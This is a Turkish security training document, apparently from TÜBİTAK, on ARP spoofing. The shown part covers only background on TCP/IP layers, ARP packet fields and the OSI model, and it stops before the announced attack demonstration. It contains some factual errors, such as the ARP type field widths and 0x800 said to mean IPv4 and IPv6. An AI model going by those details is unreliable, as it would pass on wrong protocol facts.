BİLİŞİM VE BİLGİ GÜVENLİĞİ İLERİ

TEKNOLOJİLER ARAŞTIRMA MERKEZİ

AĞ HABERLEŞMESİ VE ARP SALDIRILARI

SÜRÜM 1.0

2019

Hazırlayan

Hasan Fatih ŞİMŞEK <fatih.simsek@tubitak.gov.tr>

Siber Güvenlik Enstitüsü

P.K. 74, Gebze, 41470 Kocaeli, TÜRKİYE
Tel: (0262) 648 1000
Faks: (0262) 648 1100
http://www.bilgem.tubitak.gov.tr
http://www.bilgiguvenligi.gov.tr
teknikdok@tubitak.gov.tr

İÇİNDEKİLER

ARP SPOOFİNG SALDIRISI NEDİR VE NASIL YAPILIR

Merhaba arkadaşlar, bu makalede sizlerle arp zehirlemesi (arp poisoning), diğer adıyla arp önbellek zehirlemesi (arp cache poisoning), diğer adıyla arp kandırmacası (arp spoofing) saldırısının ne olduğu, ne tür zararlar verebileceği, nasıl yapılabileceği ve nasıl önlenebileceği bilgileri paylaşılacaktır. Ancak elbette bu bilgileri olduğu gibi paylaşmak yerine size önce bilgisayar sistemlerindeki iletişimin temeline dair ufak ama elimden geldiğince etkili açıklamalarda bulunmayı, sonra saldırıya konu olan olayın arkaplanını açıklamayı, sonra saldırının çalışma dinamiklerini paylaşmayı ve nihayetinde saldırıyı uygulamalı olarak göstermeyi planladım. Zira bu sayede araç / yazılım bazlı ezber bir saldırı metodu öğrenmek yerine saldırının kendisini öğrenebilir ve yeri geldiğinde değişen dinamikler karşısında kendi aracınızı / yazılımınızı yazıp sızma testlerinde kullanarak işinize katmadeğer katabilirsiniz.

Bu makale sonraki bir makaleyle ilintili olduğu için zincir şu şekildedir:


- Arp Spoofing Saldırısı Nedir ve Nasıl Yapılır
- Arp Spoofing İlave Uygulamalar

Bu makalede yer alacak başlıklar ise şu şekildedir:

a. TCP/IP Nedir
b. OSI Nedir
c. TCP/IP ve OSI arasındaki Fark Nedir
d. ARP Nedir
e. ARP Spoofing Nedir
f. ARP Spoofing Saldırısı Nasıl Yapılır
g. Uygulama [Reel Bir Arp Zehirlemesi Saldırısı]
h. Ekstra [NetworkMiner ile Trafik Analizi]
i. Ekstra 2 [URL Sniff'leme]
j. Arp Spoofing'e Karşı Önlem


a. TCP/IP Nedir?

Bilgisayarlar icat edildiğinde fizikçiler, matematikçiler, ekonomistler,.... yaptıkları hemen hemen tüm hesaplamaları bilgisayarlara yaptırabilir hale gelmişlerdi ve büyük mesafeler katedebilmişlerdi. Bilgisayarları geliştiren mühendisler ise bir yandan bilgisayarları daha da geliştirme üzerine çalışırlarken bir yandan da bilgisayarlar arasında iletişim kurabilme üzerine çalışmaktaydılar. Belli bir müddet sonunda uzaktan bilgisayarların birbirleriyle haberleşebilmesi (birbirlerine veri transferi yapabilmesi) için IP (Internet Protocol) protokolü geliştirilmişti. Ancak bu, işin sadece bilgisayar sistemlerinin konumunu tayini etmeden ibaret bir çalışmaydı. Bunun yanında bilgisayarların o zamanın mini interneti olan ARPANet'te birbirleriyle paket alışverişi yapabilmeleri için paketleri okuma konusunda ortak bir standardı olması gerekmekteydi. Yani uzun 1 ve 0 bitlerinden oluşan ve yatay bir ipi andıran paketlerin başı, ortası, kalan kısmı,..., sonu gibi kısımlarını standartlaştıracak bir yapıya ihtiyaç duyulmuştu.



Eğer ortaklaşa bir standart olursa paketi veren bilgisayar paketi alan bilgisayarın uzun 1 ve 0 bitlerinden oluşan ipi (paketi) olması gerektiği gibi okuduğunu bilecektir. İşte bu ortaklaşa standart gelişsin diye TCP/IP modeli (protokol ailesi) geliştirilmiştir. Oluşturulan TCP/IP protokol ailesi sayesinde bilgisayarlar ortak standarda göre paket oluşturmakta ve böylece her gelen paket aynı standarda göre açıldığından (yani başında şu türden bir veri gelecek, ortasında şu türden bir veri gelecek,..., sonunda şu türden bir veri gelecek şeklinde paket okuması yapıldığından) kusursuzca iletişim sağlanabilmiştir. TCP/IP protokol ailesi şu an halihazırda bilgisayar sistemlerimizin haberleşmesinde kullanılan hizmettir.

TCP/IP modelinde 5 adet katman (kategori) vardır. Bu katmanlar kaynaklarda şu şekilde bir şema ile verilir:




Bu gösterimi reel bir haberleşmede şöyle düşünmelisiniz:

[*] Bilgi:


TCP/IP hizmetinde paket hazırlanırken Application Layer tamam olduğunda o paketçik Transport Layer'da hazırlanacak paketçiğin gövdesine oturur. Ardından Transport Layer tamam olduğunda o paketçik Network Layer'da hazırlanacak paketçiğin gövdesine oturur. Ardından Network Layer tamam

olduğunda o paketçik Data-Link Layer'da hazırlanacak paketçiğin gövdesine oturur. Data-Link tamam olduğunda ise içiçe matruşkayı andırırcasına oluşan nihai paket Physical Layer'dan gönderilir. Paket alırken de okumak için matruşkayı en dışından açtığımız gibi paket okuması yapılır. Yani tersten; önce Data-Link başlıkları, sonra Network başlıkları, sonra Transport başlıkları ve son olarak Application başlıkları ve verisi okuması yapılır. Örneğin aşağıda bilgisayarındaki tarayıcı ile internette surf yapan bir kullanıcının sisteminde gönderilmek üzere arkaplanda oluşturduğu paketin bir gösterimini görmektesiniz.



En üstte Application Layer paketçiği; altındaki, Application Layer paketçiğini alan Transport Layer paketçiği; altındaki, Transport Layer paketçiğini alan Network Layer paketçiği; altındaki, Network Layer paketçiğini alan Data-Link Layer paketçiği ve sonra Physical Layer ile paketçikler olur paket. En altta oluşan bu nihai paket yatay ipi andırır vaziyette kablodan 1 ve 0 bit dizileri halinde iletilir.

Yukarıda görüntülemekte olduğunuz reel haberleşme resmi bilgisayarların halihazırda gönderiyor oldukları ve aldıkları paketlerin şablonunu ifade etmektedir. Bilgisayarlar her gönderdiği paket için bu şablonu kullanırlar ve şablonun içerisine bilgisayarda her ne yapıyorsanız ona has veriler doldurup uzak sisteme kablodan 1 ve 0 dizisi halinde gönderirler.



Yukarıdaki resimde dikkat ederseniz paket gönderen sistemin paketi için

Application Layer -> Transport Layer -> Internet Layer -> Network-Access Layer -> Physical Layer

dizilimi takip edilmişken paketi alan sistemin paketi alma şekli olarak ise


> Physical Layer -> Network-Access Layer -> Internet Layer -> Transport Layer -> Application Layer

şeklinde bir gösterim sunulmuştur. Bu gösterimdeki değişimin bir nedeni vardır. Application Layer en yukarıda gösterdiğimiz TCP/IP katman şablonunda modelin en üstteki katmanını temsil etmekteydi. Onun altında Transport Layer, onun altında Internet Layer, onun altında Network-Access Layer ve onun altında da Physical Layer yer almaktaydı. TCP/IP modeli bu şekilde tasarlandığı için örneğin siz bilgisayarınızda Chrome tarayıcısı ile surf yaparken Application Layer'da işlem yapıyor olmaktasınız. Chrome'dan bir web sitesine (yani web sunucusuna) ziyaret etmeyi denediğinizde siteyi istiyorum paketi gönderirken Application Layer kısmı buna göre sisteminizde doldurulacaktır, ardından bir altındaki Transport Layer kısmı bilgileriniz doğrultusunda doldurulacaktır ve Application Layer kısmının sağ yanına eklenecektir. Ardından Internet Layer bilgileriniz doldurulacaktır ve Transport Layer kısımının sağ yanına, Network-Acess bilgileri doldurulduğunda ise Internet Layer kısmının sağ yanına eklenecektir. Sonra tüm yanyana eklenen kısımlar birleşimi bizim paketimiz demek olduğundan bu paketimizi bilgisayarımızdaki kabloya vererek karşı sisteme göndermiş olacağız. Karşı sistem kablodan paketi alırken kablo, yani Physical Layer katmanı işlemini halletmiş olacaktır. Dolayısıyla ister istemez bir sondan başlama durumu işin doğası gereği olacaktır. Sonra, gelen paketteki veriyi okurken paket kısımlarının birbirleriyle olan mantıksal bağımlılıkları nedeniyle önce Network-Access kısmını, sonra Internet Layer kısmını, sonra Transport Layer kısmını ve son olarak Application Layer kısmını okuyacaktır (Not: Bu sıralama şart değildir. İstenirse farklı bir sıralamada da okuma yapılabilirdi. TCP/IP hizmeti böyle geliştirildiği için ve haberleşmede TCP/IP kullanıyor olduğumuz için sıralama bu şekildedir). Böylelikle web sunucu kendisinden web sitesinin istenildiğini anlayıp web sitesinin html çıktısını kullanıcıya göndermek için

> Application Layer -> Transport Layer -> Internet Layer -> Network-Access Layer -> Physical Layer

adımlarını takip ederek sunucusunda paketini düzenli bir şekilde oluşturacaktır ve ardından kablo ile kullanıcısına gönderecektir. Kullanıcı da paketi kablodan aldığında Physical Layer kısmını halletmiş olacaktır, daha sonra Network-Access Layer kısmını, sonra Internet Layer kısmını, sonra Transport Layer kısmını ve son olarak Application Layer kısmını, yani sizin Chrome tarayıcınıza gelecek veriyi paketten cımbızlama işini halledip tarayıcınıza siteyi yansıtacaktır.


Sonuç olarak paket gönderecek taraf paketi hazırlarken yukarıdan aşağıya doğru paket kısımlarını sırayla doldurup yanyana koyuyor ve gönderiyor, paketi alacak taraf ise gelen paketi aşağıdan yukarıya doğru (yani tersten) kısımlarını sırayla okuyor ve mesajı almış oluyor.




TCP/IP protokol ailesinin bünyesinde tanımlanan protokoller 5 kategoriye bölüştürülmüştür. Bunlar;

TCP/IP Layers (ENG)	TCP/IP Katmanları (TUR)
Application Layer	Uygulama Katmanı
Transport Layer	Ulaşım Katmanı
Network Layer (a.k.a. Internet Layer)	Ağ Katmanı (diğer adıyla; İnternet Katmanı)
Data-Link Layer (a.k.a. Network-Access Layer)	Veri-Bağlantı Katmanı (diğer adıyla; Ağ-Erişim Katmanı)
Physical Layer	Fiziksel Ulaşım Katmanı

şeklindedir. Bu kategorilerden (katmanlardan) Transport Layer'da yer alan TCP ve Internet Layer'da yer alan IP protokolü bilgisayar sistemlerinin haberleşmesinde en mühim protokolleri temsil ettiklerinden bu geliştirilen hizmetin adına isimlerinin birleşiminden oluşmuş TCP/IP adı verilmiştir. Aşağıda TCP/IP katmanlarında yer alan protokollerden bazısı gösterilmektedir:



Görüldüğü üzere ARP protokolü TCP/IP modelimizde Network Layer (diğer adıyla; Internet Layer)'da yer almaktadır. Bu katmanda ARP gibi katmana uygun başka protokoller de yer alır. Örn; IP, ICMP, IGMP, RARP,... gibi. ARP protokolüne bakacak olursak ARP protokolü kendi içerisinde yine kısım kısım bölümlemelerden oluşmaktadır.



ARP başlıklarını açıklayacak olursak;

hard type : Bu başlık hardware type, yani donanım türü bilgisini alır. Örn; Ethernet, IEEE 802.X Network, ATM, Fibre Channel,... gibi. 8 bit uzunluğunda olan bu başlık eğer 1 değerini alırsa donanım türü olarak ethernet belirlenmiş olur.

prot type : Bu başlık protocol type, yani protokol türü bilgisini alır. IPv4 ve IPv6 gibi çok çeşitli konumlama protokolleri vardır. Örneğin APPLETALK, AT&T, IBM SNA Service, HP Probe, ARP, RARP,... gibi. 8 bit uzunluğunda olan bu başlık 0x800 hexadecimal değerini aldığında IPv4 & IPv6 protokolleri belirlenmiş olur.

hard length : Bu başlık donanım adresinin (mac adresin) uzunluğu bilgisini alır.

prot length : Bu başlık protocol address (örn; IPv4 ya da IPv6 adresinin) uzunluğu bilgisini alır.

op : Bu başlık operation, yani ARP paketinin yapacağı işlem bilgisini alır. Bu başlığa verilecek değerler ile ARP paketinin türü (diğer ifadeyle işlevi) belirlenmiş olur. 16 bit uzunluğunda olan bu başlık örneğin 1 değerini alırsa ARP paketi bir "ARP Request (ARP İsteği)", 2 değerini alırsa "ARP Response (ARP Yanıtı)", 3 değerini alırsa "RARP Request (RARP İsteği)", 4 değerini alırsa "RARP Response (RARP Yanıtı)" paketi olur. Bunun gibi başka operasyon türü değerleri ile de ARP paketine farklı fonksiyonlar verilebilir (Not: ARP ile RARP paket içi aynı başlıklara sahip olduklarından bu başlık için beraber ele alınmışlardır).

sender ethernet addr : Bu başlık sender ethernet address, yani gönderici donanım adresi (mac adresi) bilgisini alır.

sender ip addr : Bu başlık sender ip address, yani gönderici ip adres bilgisini alır.

target ethernet addr : Bu başlık target ethernet address, yani hedef donanım adresi (mac adresi) bilgisini alır.


target ip addr : Bu başlık target ip address, yani hedef ip adres bilgisini alır.

ARP paket içeriğini şu şekilde Türkçeleştire de biliriz:


Donanım Türü	Protokol Türü	HLen	PLen	Operasyon Türü	Gönderen HA	Gönderen IP Adres	Hedef HA	Hedef IP Adres

Aynı bunun gibi TCP/IP modelindeki katmanlardan her birinde kullanılacak protokolün kendi içerisinde ayrıntılı bölümlemeleri vardır. Örneğin IP şu şekilde;


ENG




TUR



ENG



TUR



Sonuç olarak TCP/IP katmanları içerisindeki her bir protokol yine kendi içerisinde bölümlendirmelere sahiptir ve tüm bunlar nihayetinde yanyana olacak şekilde (ip gibi) fiziksel kablodan 1 ve 0 bit dizileri halinde giderler. Bilgisayar sistemlerinde haberleşme bu ortak standarda göre gerçekleşir. İnternete çıkan her sistem bu hizmeti kullanır.

Not 1: Yukarıdaki IP ve TCP paket gösterimlerinin yatay bir ipi andırır gibi yanyana değil de alt alta gösterilmesi kafanızı karıştırmasın. Reel bir haberleşmede yanyanadırlar, fakat gösterimlerde bu şekilde kullanılabiliyor. Örneğin arp paket yapısını gösterirken yanyana olan gösterime yer vermiştik, fakat bazı kaynaklar arp paket yapısını gösterirken alt alta gösterimi tercih edebilmekteler:

Hardware type		Protocol type
HW addr lth	P addr lth	Opcode
Source hardware address		
Source protocol address		
Destination hardware address		
Destination protocol address		

Sonuç olarak gösterimler ne olursa olsun paket bölümlendirmeleri yanyanadır ve 1, 0 bit dizileri halinde kablodan gitmektedirler.

Not 2: Kablodan geçen veri 1 ve 0 bit dizileri halinde gider. Fakat eğer Physical Layer katmanında veri gönderme metodu olarak UTP kablo yerine örneğin Coaxial kablo seçilirse paket arada bir yerde (modem gibi bir cihaz ile) modulasyona uğrayarak gidecek demektir. Veya Physical Layer'da Fiber Optik kablo seçilirse paket arada bir yerde (modem gibi bir cihaz ile) ışık formunda gidecek demektir. Sonuç olarak birden fazla bilgisayarın olduğu bir evde bir bilgisayar diğeriyle etkileşim halindeyse (misal kendi aranızda ev içi Counter Strike dönüyor olabilirsiniz) bu durumda aradaki haberleşmeniz UTP kablo (LAN kablosu) aracılığıyla olacağından bilgisayarlarınızdaki Counter Strike oyununun Application Layer'da oluşturduğu veri diğer bilgisayara kablodan 1 ve 0 bit dizisi halinde gidecektir. Bu veri 1 ve 0 bit dizisi halindedir. Fakat ortam olarak artık bilgisayar makinesi değil de kablodan söz ettiğimizden veri kelimesi yerine sinyal kelimesi kullanılmaktadır. Yani dijital veri kablodan dijital sinyal olarak gitmektedir. Esasında değişen bir şey yoktur. Yani 1 bit verisi için elektrik var, 0 bit verisi için elektrik yok kablo için konuşulduğunda bir sinyaldir denir. Fakat sürekli aynı bitin gönderimi durumunda senkronizasyon problemi doğduğundan (yani örneğin sürekli 1 biti gönderildiğinde karşı taraf kaçıncı 1 biti sorusuyla karşı karşıya kalacağından) dijital veri encode'lanarak

(kodlanarak) karşı tarafa gönderilmektedir. Yani 1 ve 0 biti yine 1 ve 0 biti olarak karşıya kablodan gidiyor, fakat farklı bir ve sıfır bit dizileri halinde. Ayrıntılı bilgi için bkz. KBÜ Data Communication Ders Notlarım (Henüz Yayında Değil!!!!), syf. 104-134


Not 3: Bazı internete çıkan cihazlar bilgisayarların Application Layer'a kadar çalışabilmesi gibi Application Layer'a kadar çalışmayabilir. Örneğin Router cihazları her internete çıkan cihazda olduğu gibi TCP/IP hizmetine sahiptir, ama sadece Network Layer'a (Internet Layer'a) kadar çalışırlar. Paket hazırlarlarken Network Layer'dan başlarlar ve sonra Data-Link, ardından da fiziksel katmana inerek paketi yollarlar. Aynı şekilde switch cihazları da Data-Link Layer'a (Network-Access Layer'a) kadar çalışırlar. Spesifik görevleri yerine getiren bu gibi cihazlar bu gibi çeşitli mantıksal limitlere sahip olabilmekteler.

Not 4: Bilgisayar sistemleri ve internete bağlı nesneler haberleşme sırasında paket gönderim ve alım işlemlerini TCP/IP modelindeki katmanlara riayet ederek yapar. Çünkü o hizmet, onlarda kuruludur. Dünyadaki tüm internete çıkan sistemler bu hizmete sahip olduğundan bir nevi internetin haberleşme dilidir.

b. OSI Nedir?

OSI tıpkı TCP/IP protokol ailesi gibi bilgisayarların o zamanın mini interneti ARPANet'te haberleşebilmesi için geliştirilmiş bir protokol ailesidir. Bu model o zamanın internetinde haberleşmeyi 7 katmana bölmüştü. Her katman oldukça spesifik bir şekilde sınıflandırılmıştı. OSI, henüz bildiğimiz internet yokken ve mini internet (üniversiteler arası haberleşme) ağında bir standard çalışmaları yapılıyorken birçok irili ufaklı üretilen çözümlerdenden bir tanesidir.

Aşağıda OSI modelinin TCP/IP modeline göre eşlenmiş katman (kategorizasyon) dizilimini görmektesiniz:



Aşağıda ise OSI katmanlarının türkçeleştirilmiş halini görmektesiniz:

OSI Layers (ENG)	OSI Katmanları (TUR)
Application Layer	Uygulama Katmanı
Presentation Layer	Sunum Katmanı
Session Layer	Oturum Katmanı
Transport Layer	Ulaşım Katmanı
Network Layer	Ağ Katmanı
Data-Link Layer	Veri İletim Katmanı
Physical Layer	Fiziksel Ulaşım Katmanı

c. TCP/IP ve OSI Arasındaki Fark Nedir?

OSI, TCP/IP'nin alternatifidir. Fakat asla kullanıma geçememiştir. TCP/IP geliştirilmeye zamanlama açısından OSI'den yaklaşık 10 yıl kadar öncesinde başlamıştır. Yani TCP/IP modeli çok daha önceden yola koyulmuş bir modeldir. OSI'nin kağıt üzerinde tanımlamaları yapıldığı sıralarda TCP/IP'nin gelişimi sürüyordu ve OSI'nin tanımlamalarından / teknik çözümlerinden de yararlanmaktaydı. Yani yola önceden koyulmuş ve gelişimini sürdürmekte olan TCP/IP, OSI tanımlarından ve çözümlerinden "referans" olarak faydalanmaktaydı. O dönemde piyasada henüz baskın bir haberleşme modeli yoktu ve birçok irili ufaklı haberleşme modeli yer almaktaydı. Belli bir müddet sonra TCP/IP modeli gücüyle ve sağlamlığıyla öne çıktı ve bilfiil piyasaya ağırlığını koydu. Yani internet dünyasında kendini bir nevi oldu bittiye getirdi (de-facto olarak dominant hale getirdi). Dolayısıyla günümüzde bilgisayar sistemlerinde o dönemden bu yana halen TCP/IP modeli kullanılmaktadır ve bu model ile haberleşmekteyiz.

Neden Günümüzde TCP/IP Kullanılırken OSI Sık Sık Zikredilir?

